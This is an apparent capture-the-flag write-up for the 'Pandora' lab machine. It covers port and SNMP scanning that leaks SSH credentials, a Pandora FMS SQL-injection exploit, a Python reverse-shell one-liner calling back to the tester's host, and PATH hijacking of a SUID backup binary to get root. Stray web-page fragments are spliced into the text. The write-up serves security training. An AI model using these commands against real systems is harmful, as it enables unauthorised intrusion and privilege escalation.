


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.136 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:04 IST
Nmap scan report for 10.10.11.136
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds
```

2) Checked the website



3) Checked for more pages

```

(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u http://10.10.11.136/FUZZ -t 200 -i
-----
:: Method triggers : GET
:: URL triggers : http://10.10.11.136/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
-----
No services need to be [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 354ms]
assets [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 255ms]
No containers need to be [Status: 200, Size: 33560, Words: 13127, Lines: 908, Duration: 265ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 254ms]

```

4) Found snmp on udp ports

```

(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.136 -sU --min-rate 1000 -T4 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 18:31 IST
Nmap scan report for 10.10.11.136
Host is up (0.26s latency).
Not shown: 989 open|filtered udp ports (no-response), 10 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp   open  snmp
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds

```

5) Checked snmp

```

(vigneswar@VigneswarPC)-[~]
$ snmpwalk -v2c -c public 10.10.11.136
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (219428) 0:36:34.28
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (6) 0:00:00.06
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (5) 0:00:00.05
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (5) 0:00:00.05

```

Vulnerability Assessment

1) Found exposed credentials from snmp

```
iso.3.6.1.2.1.25.4.2.1.5.771 = STRING: "--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only"
iso.3.6.1.2.1.25.4.2.1.5.789 = STRING: "--foreground"
iso.3.6.1.2.1.25.4.2.1.5.794 = STRING: "/usr/bin/networkd-dispatcher --run-startup-triggers"
iso.3.6.1.2.1.25.4.2.1.5.795 = STRING: "-n -iNONE"
iso.3.6.1.2.1.25.4.2.1.5.798 = ""
iso.3.6.1.2.1.25.4.2.1.5.800 = ""
iso.3.6.1.2.1.25.4.2.1.5.837 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.840 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.848 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.859 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.862 = STRING: "-LOW -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.867 = ""
iso.3.6.1.2.1.25.4.2.1.5.886 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.901 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.929 = STRING: "--no-debug"
iso.3.6.1.2.1.25.4.2.1.5.984 = ""
iso.3.6.1.2.1.25.4.2.1.5.1104 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.1347 = ""
iso.3.6.1.2.1.25.4.2.1.5.2294 = ""
iso.3.6.1.2.1.25.4.2.1.5.2620 = ""
iso.3.6.1.2.1.25.4.2.1.5.6169 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.6223 = STRING: "-k start"
```

Here's a breakdown of the OID:

- **`iso` (1):** The International Organization for Standardization.
- **`org` (3):** The ISO-assigned organization.
- **`dod` (6):** The U.S. Department of Defense.
- **`internet` (1):** Internet.
- **`mgmt` (2):** Management.
- **`mib-2` (1):** MIB-II, the second version of the Management Information Base.
- **`host` (25):** Host Resources MIB.
- **`hrSWRun` (4):** Software running table.
- **`hrSWRunTable` (2):** A table of software running on the host.
- **`hrSWRunEntry` (1):** An entry in the software running table.
- **`hrSWRunParameters` (5):** The parameters used to invoke the software.
- **`1104`:** The specific index for an entry in the **`hrSWRunTable`**.

Exploitation

1) Logged in with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 18 May 13:18:46 UTC 2024

System load: 0.0
Usage of /: 63.8% of 4.87GB LOW
Memory usage: 9%
Swap usage: 0%
Processes: 233
Users logged in: 0
IPv4 address for eth0: 10.10.11.136
IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0
=> /boot is using 91.8% of 219MB
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
daniel@pandora:~$
```

daniel:HotelBabylon23

2) Checked the web files

```
daniel@pandora:/var/www/pandora/pandora_console$ ls
ajax.php      composer.lock  Dockerfile    godmode       mobile         pandora_console_logrotate_ubuntu  tests
attachment    COPYING        extensions    images        operation      pandora_console_upgrade           tools
audit.log     DB_Dockerfile  extras        include       pandora_console.log               pandoradb_data.sql               vendor
AUTHORS       DEBIAN         fonts         index.php     pandora_console_logrotate_centos  pandoradb.sql                   ws.php
composer.json docker_entrypoint.sh general        install.done  pandora_console_logrotate_suse    pandora_websocket_engine.service
```

3) A different website is running locally

```
daniel@pandora:~$ ./nmap -p- localhost
```

```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-05-18 13:59 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000054s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

```
daniel@pandora:~$ curl http://127.0.0.1
```

```
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
```

```
daniel@pandora:~$ |
```

```
(vigneswar@VigneswarPC)-[~]
```

```
$ sudo ssh daniel@10.10.11.136 -L 127.0.0.1:80:127.0.0.1:80
```

```
daniel@10.10.11.136's password:
```

```
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

PowerShell Equivalent of curl

System information as of Sat 18 May 14:02:01 UTC 2024

Change Core Dump Handling

```
System load:      0.05
Usage of /:        63.9% of 4.87GB
Memory usage:     15%
Swap usage:       0%
Processes:        233
Users logged in:   0
IPv4 address for eth0: 10.10.11.136
IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0
```

```
=> /boot is using 91.8% of 219MB
```

SMB Sessions Troubleshooting

```
0 updates can be applied immediately.
```

```
The list of available updates is more than a week old.
```


```
To check for new updates run: sudo apt update
```


```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

```
Last login: Sat May 18 14:01:51 2024 from 10.10.14.11
```

```
daniel@pandora:~$ |
```

4) Checked the website





Pandora FMS

Software :

Pandora FMS is software for monitoring computer networks. Pandora FMS allows monitoring in a visual way the status and performance of several parameters from different operating systems, servers, applications and hardware systems such as firewalls, proxies, databases, web servers or routers. [Wikipedia](#)

License: [GNU General Public License](#), [proprietary license](#)

Operating system: [Linux](#), [Windows](#)

Written in: [Perl](#), [PHP](#), [C++](#), [JavaScript](#)

Vulnerability Assessment II

1) The pandora verison is vulnerable to RCE

pandora fms v7.0NG.742_FIX_PERL2020

[All](#)
[Images](#)
[Videos](#)
[Shopping](#)
[News](#)
[More](#)

Tools

About 2,860 results (0.21 seconds)

[GitHub](#)
<https://github.com> › UNICORDev › exploit-CVE-2020-5...

Exploit for CVE-2020-5844 (Pandora FMS v7.0NG.742)

742_FIX_PERL2020 . Exploit Description. Use this exploit for remote code execution on vulnerable versions of **Pandora FMS**. Requires a target IP address ...

[Exploit-DB](#)
<https://www.exploit-db.com> › exploits

Pandora FMS v7.0NG.742 - Remote Code Execution (RCE ...

14 Jun 2022 — This affects **v7.0NG.742_FIX_PERL2020**. `#!/usr/bin/env python3` # Imports try: import requests except: print(f"ERRORED: RUN: pip install ...

2) Exploited it

CVE-2021-32099 Pandora_v7.0NG.742

Unauthenticated Sqlinjection that leads to dump database but this one impersonated Admin and drops a interactive shell

vigneswar@VigneswarPC: ~/Pandora_v7.0NG.742_exploit_unauthenticated

```

$ python3 sqlpwn.py -t 127.0.0.1
URL: http://127.0.0.1/pandora_console
[+] Sending Injection Payload
[+] Requesting Session
[+] Admin Session Cookie : sihgf02ku2avu2avrt8bt6v0gei
[+] Sending Payload
[+] Response : 200
[+] Pwned :)
[+] If you want manual Control : http://127.0.0.1/pandora_console/images/pwn.php?test=
CMD > python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.11",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'

```

vigneswar@VigneswarPC: ~

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.136] 45732
matt@pandora:/var/www/pandora/pandora_console/images$

```

Privilege Escalation

1) Found a suid binary


```
matt@pandora:/home/matt$ find / -type f -perm /6000 2>/dev/null
```

```
/usr/bin/sudo
```

```
/usr/bin/pkexec
```

```
/usr/bin/chfn
```

```
/usr/bin/newgrp
```

```
/usr/bin/bsd-write
```

```
/usr/bin/gpasswd
```

```
/usr/bin/ssh-agent
```

```
/usr/bin/chage
```

```
/usr/bin/crontab
```

```
/usr/bin/umount
```

```
/usr/bin/pandora_backup
```

```
/usr/bin/passwd
```

```
/usr/bin/mount
```

```
/usr/bin/su
```

```
/usr/bin/expiry
```

```
/usr/bin/at
```

```
/usr/bin/fusermount
```

```
/usr/bin/chsh
```

```
/usr/bin/wall
```

```
/usr/lib/x86_64-linux-gnu/utempter/utempter
```

```
/usr/lib/openssh/ssh-keysign
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/lib/eject/dmccrypt-get-device
```

```
/usr/lib/policykit-1/polkit-agent-helper-1
```

```
/usr/sbin/pam_extrausers_chkpwd
```

```
/usr/sbin/unix_chkpwd
```

```
matt@pandora:/home/matt$ ls /usr/bin/pandora_backup -l
```

```
-rwsr-x--- 1 root matt 16816 Dec  3 2021 /usr/bin/pandora_backup
```

```
matt@pandora:/home/matt$
```

2) Decompiled it

```
Decompile: main - (pandora_backup)
1
2 pool main(void)
3
4 {
5     __uid_t __euid;
6     __uid_t __ruid;
7     int iVar1;
8
9     __euid = getuid();
10    __ruid = geteuid();
11    setreuid(__ruid, __euid);
12    puts("PandoraFMS Backup Utility");
13    puts("Now attempting to backup PandoraFMS client");
14    iVar1 = system("tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*");
15    if (iVar1 == 0) {
16        puts("Backup successful!");
17        puts("Terminating program!");
18    }
19    else {
20        puts("Backup failed!\nCheck your permissions!");
21    }
22    return iVar1 != 0;
23 }
24
```

3) The absolute path of tar is not specified, we can make our own tar program

```
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
-----END OPENSSH PRIVATE KEY-----
matt@pandora:/home/matt/.ssh$ cat id_rsa.pub > authorized_keys
matt@pandora:/home/matt/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
matt@pandora:/home/matt/.ssh$
```

```
(vigneswar@VigneswarPC) [~]
$ ssh matt@10.10.11.136 -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat 18 May 16:18:11 UTC 2024

System load:          0.0
Usage of /:            64.1% of 4.87GB
Memory usage:         16%
Swap usage:           0%
Processes:            236
Users logged in:      0
IPv4 address for eth0: 10.10.11.136
IPv6 address for eth0: dead:beef::250:56ff:feb9:cea0

=> /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

matt@pandora:~$
```

NOTE: suid binaries dont work properly on process with apache as parent, we need ssh access

```
matt@pandora:~$ ls
pandora_backup tar user.txt
matt@pandora:~$ PATH=.:$PATH /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
# whoami
root
# |
```